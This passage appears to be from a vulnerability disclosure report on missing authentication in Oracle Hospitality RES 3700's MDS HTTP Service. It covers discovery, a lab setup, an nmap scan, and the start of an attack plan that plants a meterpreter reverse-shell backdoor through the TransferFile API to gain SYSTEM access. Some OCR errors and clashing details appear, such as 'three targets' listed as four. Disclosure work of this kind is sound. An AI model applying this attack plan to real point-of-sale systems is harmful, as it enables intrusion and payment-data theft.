
4.1.2-Vulnerability Technical Details

Vendor	Oracle
Product	Oracle Hospitality 3700
Product Link	https://www.oracle.com/industries/food-beverage/products/res-3700/
Product Installation Guide Link v5.7	https://docs.oracle.com/cd/E94131_01/doc.57/e95334.pdf
Vulnerable Product releases/versions	All releases (Oracle Hospitality 3700 Release 4.x to 5.7)
Vulnerable Windows Service	MICROS MDS HTTP Service / srvMDSHTTPService
Vulnerable Service Executable	D:\Micros\Common\Bin\MDSHTTPService.exe
Vulnerable Service Running as	NT AUTHORITY\SYSTEM
Service Port	50123 / TCP
Service Protocol	HTTP
Service API	SOAP Webservice (XML Services/Methods)
Vulnerability Type	Missing Authentication

4.1.3-Vulnerability Discovery

To gain full understanding of how to setup an environment and network and all requirements to discover the vulnerability refer to **2.4-Vulnerability Discovery and Testing (Network Diagram/Requirements).** In this section a basic example will be given on how to discover with much less detail.

In short, we setup Wireshark on an Oracle Hospitality RES 3700 Release 5.4 SERVER and start capturing traffic, while doing so we then open “Micros Control Panel” and reboot a node/client on our network. Once we reboot, we stop the capture and analyse the traffic and confirm that we were able to capture packets that made the client reboot as per below screenshot:



From the above screenshot it’s evident that the communication is in cleartext HTTP and the request is an HTTP POST request sent from the Source (192.168.10) which is the SERVER to the destination (192.168.1.13) which is the CLIENT workstation) on TCP port 50123.

The content of the HTTP request is in XML and the service is a SOAP webservice with a method called Reboot.

To check which service is listening on TCP port 50123, we can refer to the online available documentation which is the Oracle Hospitality RES 3700 Release 5.7 Security Guide at https://docs.oracle.com/cd/E94131_01/doc.57/e95332.pdf on page 9 you can find the below:


Port	Protocol	Comment
2638	TCP	SAP Sybase database Server
7300	TCP	CAL Server
7301	UDP	CAL Server
5101	TCP	Alert Manager, optional
5102	TCP	Alert Manager, optional
5103	TCP	Alert Manager, optional
80	TCP	Manager Procedures
50123	TCP	MDS Http Service
5100	TCP	Cash Management
6000	TCP	International Liquor Dispensing System
5022	TCP	KDS Display
5023	TCP	KDS Controller
7019	TCP	Caller ID Service
5021	TCP	Distributed Service Manager
23230	TCP	Stored Value Card Service
50200	TCP	Table Management Service
50201	TCP	Table Management Service

RES 3700 uses the following Microsoft Services:

- Remote Procedure Call (RPC)
- DCOM Server Process Launcher
- RPC Endpoint Mapper
- World Wide Web Publishing Service


As we can see above Port 50123 has the MDS Http Service listening on.

We can also confirm on the server by typing **netstat -abn** in a command prompt from a user with administrator rights:



By searching in services in Windows we can see that the Service display name is "MICROS MDS HTTP Service" and it's running as "Local System" user which is also known as NT AUTHORITY\SYSTEM.

Below screenshot shows the service running and the Startup Type is "Automatic":



4.2-Test Environment Setup

4.2.1-Attack scenario/description


In the next section we will be showing a Network Diagram with a Kali Linux PC that will be our main PC that we will use to launch attacks from. We assume that the attacker has internal network access or the Servers/Clients he's attacking are connected to the internet.

We will be attacking Oracle Hospitality RES 3700 Release 4.9, 5.4 and 5.5 as well as an IBM running Micros CAL Client.

We will use some python exploits/PoCs as well.

4.2.2-Network Diagram

We will be setting up the below **ATTACKER**, **SERVER-5.5, SERVER-5.4, SERVER-4.9** and **CLIENT.**



4.2.3-Requirements

To setup the environment for attacking, each PC requirements will be detailed below:

ATTACKER

Hardware: Laptop or Desktop, you can run the OS on VMware or HyperV or any virtualization.

OS: Kali Linux 2017.3 64-bit. You can download the same version or the latest version available

Online.

IPv4 Address: 192.168.1.2. You can have your own IP statically configured or though DHCP.

Subnet Mask: 255.255.255.0. You can have that configured as per your network setup as well and a

Default Gateway as well in case you need internet connectivity.

Tools: We will be mostly using below tools that come by default with Kali Linux 2017.3 64bit:

- Python version 2.7.15+
- Apache2 version 2.4.37 (Debian)
- Metasploit Framework version 4.17.9-dev
- Nmap version 7.70 / Zenmap 7.70

You can download Kali Linux from https://www.kali.org/downloads/ and once you do, you can burn the .iso image to a DVD or USB and boot it and use Kali Live without the need to install it to the hard disk.

If you want to use Windows as an attacker PC, then you can download Metasploit Framework directly on windows but that's not recommended, and some features might not work.

It can be downloaded from https://www.metasploit.com/download

SERVER-5.5

Hardware: HP ProLiant ML110 G7 Server, you can run the OS on VMware or HyperV or any virtualization.

OS: Windows Server 2008 R2 Standard SP1 64-bit.

Oracle Product: Oracle Hospitality RES 3700 Release 5.5 the setup guide is available at: https://docs.oracle.com/cd/E73490_01/doc.55/e76106.pdf

Other documentation available at: https://docs.oracle.com/cd/E73490_01/index.html

IPv4 Address: 192.168.1.10. You can have your own IP statically configured or though DHCP.

Subnet Mask: 255.255.255.0. You can have that configured as per your network setup as well and a

Default Gateway as well in case you need internet connectivity.

SERVER-5.4

Hardware: HP ProLiant ML110 G7 Server, you can run the OS on VMware or HyperV or any virtualization.

OS: Windows Server 2008 R2 Standard SP1 64-bit.

Oracle Product: Oracle Hospitality RES 3700 Release 5.4 the setup guide is available at: https://docs.oracle.com/cd/E72602_01/docs/res-54-ig.pdf

Other documentation available at: https://docs.oracle.com/cd/E72602_01/index.html

IPv4 Address: 192.168.1.11. You can have your own IP statically configured or though DHCP.

Subnet Mask: 255.255.255.0. You can have that configured as per your network setup as well and a Default Gateway as well in case you need internet connectivity.

SERVER-4.9

Hardware: HP ProLiant ML110 G7 Server, you can run the OS on VMware or HyperV or any virtualization.

OS: Windows Server 2003 Standard SP2 32-bit.

Oracle Product: Oracle Hospitality RES 3700 Release 4.9 the setup guide is available at: https://docs.oracle.com/cd/E73044_01/docs/res-49-ig.pdf

Other documentation available at: https://docs.oracle.com/cd/E72602_01/index.html

IPv4 Address: 192.168.1.200. You can have your own IP statically configured or though DHCP.

Subnet Mask: 255.255.255.0. You can have that configured as per your network setup as well and a Default Gateway as well in case you need internet connectivity.

CLIENT

Hardware: IBM 4852-566, you can run the OS on VMware or HyperV or any virtualization.

OS: Windows Embedded POSReady 2099 SP3 32-bit

Oracle Product: CAL Client version 3.1.3

IPv4 Address: 192.168.1.13. You can have your own IP statically configured or though DHCP.

Subnet Mask: 255.255.255.0.

NOTE: Refer to 2.4-Vulnerability Discovery and Testing to get a better idea of the setup

4.3-Attacking in Action

4.3.1-Preparation

Before we start attacking, we assume that the attacker has zero knowledge of the environment in terms of Windows usernames/passwords and he somehow has gained access to an internal network of a certain store/business or he's a malicious internal user or he simply found the vulnerable service running publicly online on the internet.

The attacker has just the exploit code/PoCs and a Kali Linux PC which makes it enough to compromise any server running Oracle Hospitality RES 3700.

Along with this report you will find the encrypted zipped file **PoC.gpg** in the e-mail containing below files:

-**expoit-4.9.py** (A python file to send the exploit to the 4.9 server)

-**exploit-5.4.py** (A python file to send the exploit to the 5.4 server)

-**exploit-5.5.py** (A python file to send the exploit to the 5.5 server)

-exploit-client.py (A python file to send the exploit to the client)

-**attacker-4.9.exe** (A Win 32bit executable that contains the payload/backdoor for 4.9)

-**attacker-5.4.exe** (A Win 64bit executable that contains the payload/backdoor for 5.4)

-**attacker-5.5.exe** (A Win 64bit executable that contains the payload/backdoor for 5.5)

-attacker-client.exe (A win 32bit exe that contains the payload/backdoor for client)

-filetohex.py (A python file to convert a file to a hexadecimal string)

We assume that the servers are not running any kind of Anti-Virus software or have it disabled since the AV will detect the attacker's payload. This is just a Proof of Concept. I do have a FUD (Fully Undetectable) payload that is heavily encrypted and binded with a legitimate program with a valid signature that is undetectable by all major AVs including Symantec, BitDefender, Kaspersky etc, but I can't provide that as I use that for private tests.

Switch to the **ATTACKER** PC since before we start attacking and exploiting, we will be scanning the network to check if there are any services that have Oracle Hospitality RES 3700 running.

We will be using Zenmap which is the front-end GUI for Nmap our main command will be in the following form:

nmap -p 50123-sS 192.168.1.0-255


To access **Zenmap** from our **ATTACKER** Kali Linux PC we click on Applications -> Information Gathering ->zenmap.

Once we open up Zenmap we enter **192.168.1.0-255** in the target box and then we modify the command in the Command text box and set it to be as the below:

nmap -p 50123 -sS 192.168.1.0-255

The -p 50123 tells nmap to scan for TCP port 50123 and -sS means the scan will be a stealthy SYN scan and the last part will scan all IPv4 addresses starting from 192.168.1.0 and ending at 192.168.1.255

The below screenshot provides the output mentioning the IPs that have TCP port 50123 open:



As seen above, after the attacker scanned the network, he now sees that there are three targets that have TCP port 50123 open the first on 192.168.10, the second on 192.168.11, the third on 192.168.1.13 and the fourth on 192.168.1.200.

Once that info is gathered, we will start exploiting/attacking the targets one by one.

4.3.2-Attacking Oracle Hospitality RES 3700 Release 4.9

Our attack idea will be to perform the below:

-Use the TransferFile API to write the backdoor program remotely to the victim (4.9 SERVER).

-Use the TransferFile API to create/write a Scheduled Task to the remote system to run our payload/backdoor that will execute after about a minute.

NOTE: If the Scheduled Task Service is disabled on the remote server then apply the same attack method/technique used in the next section 4.3.3, 4.3.4 and 4.3.5.

-Use Metasploit multi/handler/listener to listen for incoming connections. Once the payload/backdoor is executed after a minute we get a system level prompt.

To attack Oracle Hospitality RES 3700 Release 4.9 SERVER, we will be following the below steps on the **ATTACKER** PC that has Kali Linux:

A-Generate a meterpreter payload/backdoor

B-Setup an exploit/multi/handler listener

C-Convert the meterpreter payload/backdoor file to hex

D-Copy a Scheduled Task and convert the file to hex

E-Write a simple python exploit/PoC (Use TransferFile to write the files remotely)

F-Get a system level prompt and test its controls/features


We will be explaining each step separately one by one in detail below:

A-Generate a meterpreter payload/backdoor

We will generate a Windows 32-bit executable that has a meterpreter reverse_tcp payload/backdoor using the **msvenom** utility. (The generated executable is the program that we will send to the remote 4.9 SERVER, it will be named **attacker-4.9.exe**)

